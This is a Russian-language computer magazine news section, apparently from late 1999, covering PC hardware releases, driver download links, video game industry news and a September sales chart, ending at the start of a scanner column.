The Wall Street Journal на днях сообщил: компания Microsoft все-таки будет выдвигать своего конкурента Sony Playstation 2. Приставка под кодовым названием X-Box выйдет не скоро — анонса, по крайней мере, еще не было. Но ведь Сонька в марте следующего года уже выпустит SPS2, и она будет очень и очень. А Билли тормозит… может, Рождества ждет? Подарок, так сказать, придет в виде толстого пятидесятикилобайтного пресс-релиза с точными техническими характеристиками…

Фуджитсу — жизнеутверждающий ноутбук

AMD K-6-2-P — это Процессор с большой буквы. Иначе вряд ли бы сей мобильный процессор выбрал бы Fujitsu для создания своего нового супер-пуперского ноутбука LifeBook C. Вообще же, предполагается, что за полторы тысячи баксов нам преподнесут на блюдечке — помимо самого проца с частотой в 450 MHz — 12.1 либо 13.3 дюймовый монитор SVGA TFT, встроенный DVD или CD привод плюс девятигигабайтный винчестер. Отличная штука, надо полагать.

Модемы n-дцатого поколения

Samsung, помимо всяких видео и аудио штучек, делает модемы. Причем, не просто модемы, а чипсеты нового поколения! 2.5 вольт требуется мамке всего с двумя чипами (цифровой и аналоговый), а что до цены — так вообще производители рады будут прикупить новое чудо за… секрет! Зато Самсунг ожидает к 2003 году 500 миллионов долларов прибыли — еще бы, не зря десять патентов на свои принципы связи и передачи информации регистрировали…

Фактически одной строкой

Athlon 1GHz выйдет в первой половине следующего года. Coppermine 900 MHz уже имеется в распоряжении отдельных забугорных лабораторий и журналов. Coppermine, точнее, его сокет-версия, задержится на полгода.

Обрезание

Ну-ка, товарищи, расшифруйте мне слово «демпинговый товар»? Правильно, товарищи, это когда всякие фирмы идут на крайности и снижают цены на заведомо крутое барахло. Сегодня в роли такой фирмы выступает American MicroDevices, а товаром — процессоры Athlon 700 MHz. В общем, обрезая все концы, сжигая мосты и переходя очередной Рубикон, AMD выпускают свой новый процессор по цене в 666 баксов! Лирическое от(ст)упление: а как на сие нововведение отреагирует церковь, заранее извещенная о «магическом» числе 666? Кстати, пока они там обещают нам 800 Мегагерцевый проц, а в ближайшем тысячелетии — и Гигагерцевый, читайте и внимайте ценам на нынешние процы от AMD:

Athlon 650MHz	$510
Athlon 600MHz	$406
Athlon 550MHz	$269
Athlon 500MHz	$205

Играбельный модем

Модем, как средство связи с Интернетовскими игровыми серверами, давно уже перестал котироваться в глазах пользователей «высокого финансового статуса». На днях фирма 3Com (в девичестве — U.S.Robotics) решила возродить национальную традицию «кваканья по диал-апу». Для бедных и не очень предлагается модем с новыми протоколами связи, коррекции ошибок и тому подобного. Всего же обгоняет конкурентов изобретение аж на 43 процента. Называется чудо Internet Gaming Modem, выйдет аккурат к Рождеству по цене — бедные опять вздыхают и я вместе с ними — в 120 зеленых президентов.

Драйвера

Неофициальные драйвера от официальных производителей. Что может быть нелепее? Много чего, на самом деле... Но пока что разберемся с неофициалками. nVidia не страдает комплексами «незаконченного продукта». Если они хотят выпускать НЕЗАКОНЧЕННЫЕ бета-версии драйверов — они так делают. Вот, к примеру, вам Детонатор 3.53 — неофициальные драйвера (http://www.nvidia.com/Products.nsf/htmlmedia/software drivers.html), а некоторые сайты утверждают, что они хуже по продуктивности с выпущенными до этого официальными драйверами для карточек на GeForce 256 (http://www.nvidia.com/Marketing/Developer/OpenDrvDwn.nsf/4938fcf0bd98786a882565fb006924e7/b5bd09feba68604d88256810001bea95/$FILE/GeForce256Win9xAGP.exe). Теперь что-то для владельцев компутеров типа Эппл Макинтош с карточкой Voodoo3 3000. В прилагаемом пресс-релизе указывается непосредственное отношение 500 килового архива к разработчикам приложений с использованием Glide. В общем, качать всем причастным: http://www.3dfxgamers.com/docs/IO/30/ATT/V3DRIVERS-10-18-1999.SEA.BIN. Для тех, кто уже затарился Prophet`ом (см. X№10), вышли и драйвера для этой карточки. Виндовозные версии — здесь: http://www.guillemot.com/download/video/3dprophet/d3dp-9x-353.exe, NT-версия — тут: http://www.guillemot.com/download/video/3dprophet/d3dp-n4-353.exe. А у меня радость: я, наконец-то, добрался до сайта Себры и скачал себе апплет под телетекст для родимой AverMedia TVPhone 98! Теперь за программкой не придется бегать в соседнюю комнату, искать газеты недельной давности... Кстати, апплет годится не только для АверМедии, но и многих других. Если есть TV-тюнер и вы уже слушали от него, мол, хочу телетекстовый апплет, скорее скачивайте! http://www.cebra.dk/ttx/ttsetup.exe
Да! А что я все о видео, да о видео? СаундБластер в природе существует или как? Конечно, существует! И даже иногда поддерживается своим родителем — Creative Labs. Заботится папа, драйвера да софт выпускает. На этот раз обошлись только Live!Ware 3.0. Валяется где-то тут: http://www.sblive.com/liveware/get.html

Аннигилатор Про — в ночь перед Рождеством

Конспираторы из Creative Labs докладывают, что их первая карточка на чипе GeForce 256 под странным названием Annihilator (см. X №10) ушла в продажу. А вот Annihilator Pro, отличающийся от оригинала типом модуля памяти (DDR RAM в отличие от SDRAM), выйдет лишь где-то перед Рождеством. А вот некоторые европейские магазинчики, как утверждают свидетели, уже вовсю этим барахлом торгуют...

Самсунг — это первый!

Технология 0.15 микрон — это здорово. Особенно когда она используется в мирных целях. Вот, например, для создания САМОГО ПЕРВОГО FLASH-ЧИПА НА 1 GB. Причем не просто чипа, а чипа для повседневно-повсеместного использования. Samsung за последние полгода страдал именно этой идеей — создать прототип 1 Gb Flash DRAM Chip. И ведь выстрадал!
Итак, 2001 год, рынок Flash-чипов всколыхнулся из-за вывалившихся на него 512 Мб чипов. Кто их производитель? Кто виноват в беспорядке, возникшем из-за новинок? Сам-суньг, держатель сектора данного рынка весом в сорок процентов! А, эти, говорят люди, ну им можно... им можно — нам нужно. Видеокамеры, фотоаппараты, MP3-плейеры — все, что нуждается в перезаписываемой и программируемой памяти, получает, наконец, хоть какое-то развитие. 512, а в скором времени и 1024 Мегабайт — уже не редкостное явление, а вполне нормальный продукт. Эх, дожить бы еще до того времени...

ATI все еще на дороге Ярости...

Мобильники — страшная штука. Особенно, если мобильниками называть процессоры, платы и все, что связано с ноутбуками. Вот 26 октября ATI взяла и сказала: «Будет вам мобильный компот — 2D, 3D акселератор и мультимедийность в одном». Назвала компот RAGE Mobility 128 и уже продает его по 55 зеленых рублей штука (правда, в Штатах). А что до характеристик, то вот вам пирожок: Мелкий чип, соответствует собственному стандарту ATI — MDB. Влезает в ноутбук, не пачкая других.
Используются технологии SuperScalar Rendering architecture (SSR), Concurrent Command Engine (CCE), Twin-Cache Architecture (TCA), Single Pass Multi-texturing (SMT), DVD, MPEG-2 и TV декодер. Dual-Display — картинка раскидывается на два дисплея, максимальное разрешение в 1600x1200.

Д? Д-р-р-р-р...

Тут народ подсуетился — решил проверить, а так ли хорош DDR, как его малюют? Миф об их огромной скорости пошатнулся на первых же тестах (использовался P-III 600 и Athlon 700 с карточками GeForce 256 с памятью DDR и без оной). Тесты показали, что карточки шли почти в притирку, так что переплачивать 100$ за какие-то 10 FPS, которые не вносили никакого вклада при данных fps, совершенно бессмысленно.
Вот некоторые полученные данные:
- максимальное отличие работы в разрешении от 640x480 до 1024x768 не больше 10 fps (когда были показаны результаты в 119.3 и 128 fps соответственно на 1024x768)
- на 1280x960 максимальное отличие в 26 кадров
- на более высоких разрешениях отличия снова не более 5 fps.
Фактически, ноу комментс...



Diamond — не только Мультимедиа...

Йоу. В который раз я чешу затылок — слово «Diamond», как оказалось, в своих продуктах может использовать любая железячная фирма. В частности, Mitsubishi, выпускающая «одноименный» монитор — Diamond Pro 710. Обыкновенный 17-дюймовый CRT-монитор, с максимальным разрешением в 1600x1200 с рефрешем в 65 Hz. Поддерживаются все нормальные системы типа DDC, Plug and Play, EPA Energy Star и тэдэ. Восемь бенджаминов франклинов — и монитор в кармане (все 17 дюймов, хе-хе).

Немножко корпоративных новостей

Странные вещи творятся вокруг нас с тобой, приятель. То Квейк3 в очередной раз задержат, то третий пень раньше срока выпустят. А вот на рынке Соединенных Штатов по продаже спутников жизни — компутеров — жизнь течет медленно и размеренно, как в рекламе про сыр. Представь себе: Dell, мощная корпорация по продаже готовых компьютеров за бешеные бабки, решила урвать себе кусочек рынка PC. Кто ей помешает в столь безумном начинании? Конечно, Compaq! Раньше как было: Компак, как самый крутой (13.8 процентов рынка PC) имеет всех нижестоящих, включая пресловутую Dell (11.6 процентов), и гордится собой. А теперь как? А теперь, в третьем квартале, Dell (17.4 процента) имеет всех нижестоящих, включая Compaq (15.3 процента). Ответ однозначен: непонятная страна — Соединенные Штаты Америки!

Где... розовые очки?

Стереоскопические очки призваны «создавать объемное изображение» на экране компьютера. Раньше их пытались производить все кому не лень, а теперь, поняв, что сие есть нерентабельная вещь, бросили это неблагодарное занятие. Так вот, S3 объявила о новом дополнении к комплекту 3D-реальности — очки Diamond Monster Shades 3D. При этой разработке Бриллианты использовали технологию «stereoscopic shutter» для создания иллюзии трехмерности (только у них это получилось лучше, нежели у предшественников). Продукт можно будет использовать с любым Intel Pentium II/III, AMD K6-2 или совместимой системой, а также для стабильной и комфортной работы необходим CRT-монитор, способный работать как минимум на 120 MHz.

Diamond Monster Shades 3D поддерживает работу с такими небезызвестными API, как DirectX, OpenGL и Glide. А кроме того, очки совместимы со всеми ведущими движками 3D-игрушек. Работают они и с акселями, включая S3 Savage4 (хех, диамонды теперь от них не отвяжутся), Nvidia TNT, TNT2 и TNT2 Ultra, 3Dfx Voodoo II, Voodoo Banshee и Voodoo 3. Поддержка же для S3 Savage 2000 только планируется и наверняка будет implement!

Оффтопик

Куда ж без него, родимого? Сегодня в 0:45 я вспомнил о такой важной вещи для любого девелопера, как SDK! Почти уверен, что Хеноцид из «соседней» рубрики «Мастерская» (где-то в конце журнала, в «игровой» части) после этой ньюсы на меня затаит зуб, ну да ладно, он же о Software Developer Kit`ах не пишет, стало быть, этим следует заняться мне, любимому! К тому же моя рубрика находится в начале журнала, а он где-то в заду... ну, далеко, в общем. Итак, что есть SDK?

Software Developer Kit — некий «набор начинающего разработчика», с помощью которого вполне можно создать свою игру. В SDK входит исходник движка, плюс пара десятков фич, доступных для включения. Рассмотрим, что у нас тут понавыходило...

Fly 3D SDK 0.75 — Движок, написан на C++, работает с ДиректЫксом 6.1, в качестве 3D API поддерживает функции OpenGL 1.1, используется DirectInput для управления мышью, DirectPlay для мультиплеера (зря смеетесь — этим делом не гнушались и известные игрушки, например, GTA). Управляться можно и специальными плагинами, примеры прилагаются. Брать отсюда: http://www.3dfiles.com/utility/fly3d.shtml

А вот вам другой движок, он, судя по описаниям, круче предыдущего, но и разбираться с ним сложнее. Зовется он Blitz Engine SDK 0.03B. Брать тут: http://acidreign.3dfiles.com/BSDK03.zip

Ведущий рубрики
Александр '2poisonS' Сидоровский
(2poisonS@xakep.ru)

* * *

EverQuest устанавливает рекорды. По крайней мере, так считают его создатели, **989 Studios**. По их данным, количество пользователей их творения превышает все аналогичные онлайновые игры. Игра разошлась в количестве 225 тысяч копий и мир EverQuest сейчас населяет более 150 тысяч человек. Меня жутко интересует один вопрос... Уже догадался? Правильно, о чем думают остальные 75 тысяч, которые купили игру, но не играют в нее??? Ты, случайно, не знаешь?

* * *

Помнишь Турка? Ну да, того самого, который на самом деле не из Турции, а из индейских резерваций. То бишь с Nintendo64. Он еще два раза к нам заскакивал... Так вот, больше не заскочит. **Acclaim** заявил, что **Турок 3** aka **Turok: Rage Wars** будет издан только на N64 и на Game Boy Color (какая боль!). По его словам, «Турок не создавался для PC и не сможет выдержать конкуренции с тамошними многопользовательскими играми». То есть официальная отмазка — мы, мол, не рассчитывали на PC, когда дизайнерили Турка. Конечно, куда уж вам на него рассчитывать! Два раза просчитались уже.

* * *

Возрадуйтесь, поклонники **Fallout**! Родители Vault Dweller и The Chosen One снова за работой, делают очередного ребенка. Речь не о третьем Фоллауте, просто три ключевых фигуры из **Black Isle Studios**, те самые, которые теперь работают самостоятельно под чисто американским названием **Troika Games**, решили взять и покорить мир новой РПГ. Причем на этот раз планы прямо-таки наполеоновские. Помнишь безумную смесь из постапокалиптического мира будущего и ретро в стиле сороковых годов в Фоллаут? Приготовься к еще более безбашенному коктейлю. Как тебе толкиенистский фэнтези-мир в начале 19-го века, с паровозами, мушкетами и револьверами? Ситуацию проясняет детальное интервью разработчиков, которое можно найти здесь: ***www.vaultnetwork.com/features/interviews/arcanum1.shtml***. Кстати, проект называется **Arcanum: of Steamwork and Magic Obscura**.

* * *

Сильно ожидаемая игра **Sims** (симулятор жизни рядового человека) достигла фазы альфа-тестирования. Это значит, что все основные фишки встроены и работают и что в целом основа игры уже завершена. Напомню, что это очень интересный и неординарный проект, нечто, чего никогда еще не было в истории компьютерных игр. Если ты как-то упустил его из виду, немедленно исправляй свою ошибку здесь: ***www.thesims.com*** или здесь: ***www.com-prod.com/sims/***.

Может, ФБР интересуется китайской кухней? (Deus Ex)


Игра про электрические чайники, микроволновые печи и веранды с мольбертом и видом на сад — чего еще можно пожелать в наши годы? (Sims)



* * *

Компания **Funcom** решилась на искусственное прерывание беременности. Жертвой аборта стала стратегия в реальном времени **Steel Rebellion**. Когда-то, увидев скрины из этой игры, я был сражен невиданной детализацией техники и ландшафтов. Небо с облаками было прямо-таки фотографического качества. С тех пор про игру долгое время не было ничего слышно, и вот... «Steel Rebellion не соответствует высоким стандартам компании Funcom,» — такова официальная причина смерти. Жаль. Минута молчания...

* * *



Весьма странная новость. По заявлению сотрудников **Ion Storm**, их деятельностью в связи с разработкой **Deus Ex** заинтересовалось... ФБР. Причем самое странное то, как ФБР'овцы проявляют эту необычную опеку. Вместо того, чтобы прийти в офис компании и открыто выяснить все интересующие их вопросы, они установили за зданием фирмы настоящую слежку в лучших традициях шпионских фильмов. Разработчики приводят следующие доводы: а) в туалетах здания все время находятся неизвестные личности в темных костюмах и солнцезащитных очках (может, там просто параллельно идет разработка продолжения игры Men in Black?) и б) вокруг здания дежурят 14 фургонов по продаже цветов, где еще никто ни разу не купил ни одной ромашки. Несмотря на давление правительства, разработка Deus Ex героически продолжается... :)

* * *

Если ты ненавидишь лидеров индустрии только за то, что они — лидеры, эта новость как раз для тебя. **Penguin Computing** (***www.penguincomputing.com***) выпустила на рынок первую модель игрового компьютера без Windows! (по крайней мере, так заявляется) Заодно ты можешь свести счеты и с Intel, поскольку и его в конфигурацию не пустили. Мечта геймера-биллоненавистника: Athlon 500MHz, 128Mb, Voodoo3 3000, Linux. Счастливым линуксоидам даруется **Civilization II: Call to Power, Myth II: Soulblighter** и **Quake II** — все версии под Linux. Поддержи акцию «Пингвины против Microsoft»!

* * *

Ну все, дождались. Наконец. Фанаты третьей **Кваки**, трепещите. Сам **Кармак**, лично, торжественно оповестил игровую общественность о том, что они могут стирать с винтов **q3test**, за которым они коротали время в томительном ожидании ИГРЫ, ибо следующее, что покинет стены **id**, будет не очередной его апдейт, а релиз полной, абсолютно финальной, да-да, он так и сказал — ФИНАЛЬНОЙ... демо-версии. Теперь ты будешь коротать время с еще одним новым уровнем и набором ботов. А ты чего подумал?

* * *

Activision заключил договор с **Loki Entertainment**, по которому последний будет портировать на Linux пять игр первого. Детали еще не ясны, но среди избранных игр точно будут **Heavy Gear 2** и **Heretic 2**. Неужели пора менять операционную систему?

* * *

Три простых человека, таких же как ты или я, недавно вошли в историю. Их карты для **Team Fortress Classic** были признаны лучшими из лучших и вошли в список уровней в официальном адд-оне к **Half-Life: Opposing Force**. Кроме морального удовлетворения (еще бы, весь мир будет побеждать и умирать в их собственных коридорах!), победители получат еще и скромное вознаграждение. Совсем скромное такое... в размере $**1000**. Что тут сказать... Учись рисовать, народ!

* * *

Duke Nukem Forever перешел в разряд игр-былин. Похоже, теперь всем уже все равно, появится ли когда-нибудь DN4 или нет. Впрочем, находятся еще такие, кто засоряет доску компании **3D Realms** нытьем в духе «Ну когда-а?? Ну почему так до-олго-о??» Специально ради них глава проекта **Джордж Бруссард** взял на себя труд ответить на некоторые «Часто Задаваемые Вопросы». Основная его мысль: современные 3D игры в целом и DN4 в частности отличаются большой замороченностью, далекой продвинутостью и все такое. Делать полигонных монстров сложнее и дольше, чем спрайтовых. Также прозвучал комплимент Half-Life и сильная неуверенность, что QIII и UT будут успешными проектами. Короче, в DN4 основной упор, вероятно, будет сделан на сингл. Если кому-то еще не по барабану...

* * *


Windward Studios, разработчик некогда известной (но не слишком популярной) стратегии **Enemy Nations**, опубликовал на своем сайте (***www.windward.net***) краткое предупреждение независимым разработчикам. По их словам, **Head Games**, который издавал **Enemy Nations**, так и не расплатился с ними за разработку игры (ну, попросту говоря, кинул на бабки). **Windward Studios** обратился в суд. После долгого процесса суд признал справедливость требований истца и обязал Activision, нынешнего владельца Head Games, выплатить причитающийся долг. С момента судебного решения прошло больше двух месяцев, но разработчики так своих денег и не увидели. Activision от комментариев отказывается... Бизнес, мать его по кулеру...

* * *

Компания «Интерактивное Развлечение с Девственницей» aka **Virgin Interactive Entertainment** наконец потеряла свою... независимость. Французский издатель **Titus Interactive** приобрел контрольный пакет акций Virgin. Почему наконец-то? Потому что тенденция к дряхлению Virgin была заметна уже давно. Американская часть компании ранее была куплена **Electronic Arts** за $122 миллиона. Таким образом, **Westwood Studios** (известные прежде всего серией C&C) оказалась по крылом EA. А теперь вот и Titus, сытно пообедав контрольным пакетом Interplay, решил закусить несчастной Virgin. Налицо монополизация рынка компьютерных игр...

* * *

Новость с фронта войны **Microsoft** за мировое господство. Две крупных фирмы по продаже софта начинают эксклюзивный прием предварительных заказов на **Asheron's Call**. Сам по себе этот шаг ничего экстраординарного не представляет, но... Во-первых, при заказе AC Билли дарит тебе целый месяц бесплатной игры, во-вторых, если ты покупаешь AC в одной из двух фирм, то получаешь совершенно безвозмездно Adventurer's Log (чтоб я всю жизнь Винды переставлял, если знаю, что это такое!), и в-третьих, если тебе вздумается сделать заказ во второй фирме, то вместо лога ты получишь Player's Guide и возврат 10$ при получении коробки с игрой!!! Названия компаний: **Electronic's Boutique** и **Babbages**, это на случай если ты уже побежал форму на заказ заполнять...



Закажи или проиграешь, зараза! (Asheron's Call)

* * *

По данным статистики, объем продаж **Старкрафта** на территории Кореи составил более миллиона копий! И это при общей цифре (по всему миру) в три миллиона проданных коробок. Никто ни в самой Корее, ни в **Blizzard** не в состоянии оценить такую невероятную активность корейских игроков. Президент Blizzard **Майк Морхейм** только и мог сказать: «То, как нашу игру приняли в Корее, не идет ни в какое сравнение даже с тем, о чем мы могли только мечтать...» Еще бы! Только вот причина, видимо, так и останется загадкой.

Что нарисовано — непонятно, но выглядит красиво... (Aqua)


* * *

Была такая игрушка **Archimedian Dynasty**. Игровая пресса отзывалась о ней прохладно, но многим игрокам она нравилась. Необычная игровая среда (Sub-Culture тогда еще не было), удачная комбинация экшен и адвенчуры, относительная свобода действий, элемент развития... Впрочем, раз у нас Новости, надо говорить не о прошлом, а о будущем. А в будущем (первой осенью следующего столетия) мы снова окунемся в воду. Или, как сейчас модно ее называть, в Акву. **Aqua** — так просто и незатейливо будет называться продолжение Архимедовой Династии от **Massive Development**. Нас ждут сотни тысяч миль под водой, мистический сюжет, битвы подводных лодок как один на один, так и в составе целых флотилий.

Хммм... Выглядит как «ЛЕГО» для самых маленьких... Вряд ли этим можно кого-то напугать. (SC3000)

* * *

В **Maxis** решили отметить День Всех Святых с размахом, достойным этого Великого Праздника. На сайте **SimCity3000** (***www.simcity.com***) тебя ждут 70 (только вдумайся!) новых зданий, специально созданных в честь праздника тыквенной головы. Тут и особняки с привидениями, и замки сумасшедших ученых, и даже гигантская статуя Франкенштейна. Нет, я понимаю — три прикольных дома, ну пять... Но семьдесят! Это ж какая должна быть фантазия! Кстати, всего на сайте **СимСити** можно скачать более 6000 (!!!) зданий для игры. Как это умещается в игровых менюшках — ума не приложу...



Если четвертая часть настолько круче третьей, то там должна быть такая детализация, что закачаешься... (SWAT4)

* * *

Род Фанг, продюсер **SWAT3**, недавно заявил любопытную вещь. Оказывается, в недрах **Сьерры** уже начинается работа над **SWAT4**! То есть они настолько уверены в успехе еще не вышедшей игры, что берутся за ее продолжение, не дожидаясь, пока глупые наивные геймеры расскажут им, что им понравилось, а что нет, и какой бы они хотели видеть следующую часть. На вопрос, почему бы не внедрить задуманные фишки в SWAT3, Род ответил, что современные компьютеры еще не доросли до соответствующего уровня. Ага, так мы тебе и поверили. Заботливая бескорыстная Сьерра...

* * *

Компания «Интерактивное Развлечение с Девственницей» aka **Virgin Interactive Entertainment** наконец потеряла свою... независимость. Французский издатель **Titus Interactive** приобрел контрольный пакет акций Virgin. Почему наконец-то? Потому что тенденция к дряхлению Virgin была заметна уже давно. Американская часть компании ранее была куплена **Electronic Arts** за $122 миллиона. Таким образом, **Westwood Studios** (известные прежде всего серией C&C) оказалась по крылом EA. А теперь вот и Titus, сытно пообедав контрольным пакетом Interplay, решил закусить несчастной Virgin. Налицо монополизация рынка компьютерных игр...

* * *

Как ты думаешь, что будет, если Россия решит продать несколько атомных подводных лодок Китаю? Никогда не догадаешься. Приплывут американские «морские котики» и всех замочат. За что? А чтоб не повадно было. Вот в таком конфликте тебе доведется участвовать через пару лет. И не надо мне заливать про откос от армии. От релиза нового симулятора подводной лодки с поддержкой морского десанта, запланированного на 2002 год, тебя не спасут никакие медкомиссии... Прикол в том, что игру делает не американский и уж тем более не наш или китайский, а немецкий разработчик **Massive Development**. Чего же они немцев туда не приплели? Нет охоты с русскими воевать? Хе-хе...

* * *

В середине октября компания **Strategy First** начала наступление тремя своими играми на Heat.net. Во всемирную компьютерную сеть были выплеснуты **Man of War II**, **Disciples: The Sacred Lands** и **Clans**. На протяжении первого месяца планируются всевозможные культурно-массовые мероприятия (типа раздачи халявных слонов) для привлечения внимания игровой общественности к означенным трем китам. Видно, сами по себе эти киты слишком незаметными оказались...

* * *

В интересное время живем, однако. Меня сильно прикалывает наблюдать за попытками разработчиков придумать если не новый жанр, то, по крайней мере, такой гибрид, до которого еще никто не догадался. Вот, например, **Eidos** называет свой новый проект «thinker-shooter», то есть «думалка-стрелялка», причем не doomалка, а именно думалка, соображалка то есть. И это не банальные рычаги да паззлы. В своей новой игре **Project IGI Eidos** обещает нам что-то интересное и непонятное. Вроде, мы участвуем в какой-то информационной войне, вроде как главное — баланс стратегии и тактики, и действия нужно продумывать как в шахматах, на много ходов вперед. Как все это увяжется с жанром 3D action, и главное, будет ли в этой игре реально хоть крупинка инноваций, покажет время.

* * *

Чем отвечает **Black Isle** на дерзкие планы своих бывших сотрудников, ныне в Troika Games решивших перебить славу Fallout? Угадай с одного раза. Правильно! Собственной новой ролевкой! Имя — **Icewind Dale**. Место действия — районы вечной мерзлоты за Северным полярным кругом. Движок — **Infinity Engine** от **BioWare**. (На этом движке бегает **BG**... Да нет, не тот, — игра Baldu**r's Gate**!) Цель — «создать лучшую игру по AD&D». Дополнительная информация — в тундре живут циклопы и ледяные гиганты. Больше ничего не известно.


Выглядит совсем как Baldur's Gate. Хоть и покрасивше... (Icewind Dale)

* * *

Чем может сегодня привлечь игра на движке **Q2**? Вряд ли она переплюнет **HL** по любому из аспектов, ну разве что мультиплеер... На этом и пытаются сыграть разработчики **Soldier of Fortune** — реалистичной стрелялки от первого лица, где действие происходит в реальных горячих точках, вплоть до Косово. Помимо традиционных видов многопользовательской игры, нам готовят два жутко новых, эксклюзивных и оригинальных игрища. Первое зовется Assassin (убийца) и заключается в том, что один игрок должен выследить и убить другого конкретного игрока, в то время как все остальные на уровне пытаются ему в этом помешать. Вторая игра называется Arsenal, в ней игрок должен будет вынести всех остальных, используя все возможное оружие (противники, видимо, будут ограничены в своем арсенале). Короче, как уж только люди не извратятся, лишь бы что-то новенькое изобрести. Кулибины...

Ну, может, м-плеер тут и оригинальный, но графика точно не лучше HL (Soldier of Fortune)

СЕНТЯБРЬСКИЙ ЧАРТ

Обрати внимание, что из двадцати названий издателей только трое встречаются единожды. И то GT лишь по чистой случайности. Обычно в чарте глаза мозолит постоянная тройка завсегдатаев: **Havas**, **Hasbro** и **GT**. Похоже, к ним медленно, но верно подтягивается и фирма по производству форточек...

1) **Command & Conquer: Tiberian Sun** *Electronic Arts*
2) **Roller Coaster Tycoon** *Hasbro Interactive*
3) **Rainbow Six Gold Edition** *Red Storm*
4) **Rogue Spear** *Red Storm*
5) **Madden NFL 2000** *Electronic Arts*
6) **Starcraft** *Havas Interactive*
7) **Age of Empires II: Age of Kings** *Microsoft*
8) **Need For Speed III: Hot Pursuit** *Electronic Arts*
9) **Monopoly** *Hasbro Interactive*
10) **Sim City 3000** *Electronic Arts*
11) **Half-Life** *Havas Interactive*
12) **Cabela's Big Game Hunter 2** *Activision*
13) **NHL Hockey 2000** *Electronic Arts*
14) **Scrabble** *Hasbro Interactive*
15) **Myst: Masterpiece Edition** *Mattel Media*
16) **Frogger** *Hasbro Interactive*
17) **Microsoft Flight Simulator** *Microsoft*
18) **NFL Fever 2000** *Microsoft*
19) **Deer Hunter II 3D** *GT Interactive*
20) **Diablo** *Havas Interactive*

* * *

Ну вот, пришла очередь и **Джона Кармака** облюбовать страницы знаменитого журнала **Forbes**. Того самого, который ежегодно публикует список ста самых богатых людей мира. Оказалось, что Кармак не просто состоятельный человек, а ОЧЕНЬ состоятельный человек. На ***www.forbes.com*** появилась статья о доходах **id Software** и товарища Кармака лично. Кстати, ему 29 лет, а ведь он основал id еще в 1991 году! «Я зарабатываю миллионы долларов в год, владею несколькими Ferrari и мне абсолютно не нужны $40 миллионов в банке, если кто-то мне будет говорить, что я должен делать». Неплохая позиция. Зайди, почитай, если с английским в ладах: ***www.forbes.com/forbes/99/1018/6410157a.htm***.

* * *

Поговаривают, что **Psygnosis** в строжайшей тайне работает над продолжением игры **Drakan: Order of the Flame**. Пока об этом, ясный пень, ничего не известно, зато доподлинно известно, что с сайта ***www.surreal.com/tech/*** можно скачать уже довольно нашумевший редактор уровней для Drakan. Он позволяет не только создавать собственные уровни, но и модифицировать некоторые элементы игры, такие как освещение и текстуры.

* * *

Прикольный конкурс недавно проводила недавно упомянутая компания **МокроСофт**. В преддверии релиза своего гольф-симулятора **Links LS 2000** они объявили акцию «Пришли свой удар» (Submit your swing). От участников требовалось всего лишь продемонстрировать блестящий удар гольфовой клюшкой по гольфовому мячу, записав его на видеокассету и вложить туда же объяснительную записку «Почему я играю в Links». Этот набор нужно было послать разработчикам, и ежели твой взмах оказался бы самым красивым, его (то есть тебя) поместили бы в саму Links LS 2000. Вот это честь! Кроме красивого удара, необходимо было продемонстрировать правильную и изящную позу (хм, с трудом, но удержусь от комментариев) и приличный внешний вид. Вероятно, орфографические ошибки в сочинении тоже учитывались.


FERRUM

АХ, КАК Я ЕЁ ОТСКАНИЛ...

SIDEX (SIDEX@XAKEP.RU)

Времена года

Когда-то было лето. Теперь холодно. Это, наверное, уже зима. Хорошо только в тепле, дома. Любое телодвижение обламывает. Но более всего обламывает то, что по причине элементарной осенней сплинообразной лени нам достается все меньше и меньше женского внимания. И тогда приходит старая, но верная мысль – реальных девушек надо искать в Инете. Так значительно проще. Не надо с упорством маньяка следить за внешним видом, не надо особенно париться, изобретая новые красивые слова, не надо пропускать пары и дефматчи, воспевая оды новоявленной подруге. Да и бабок на раскрутку девочек через Сеть уходит куда меньше.

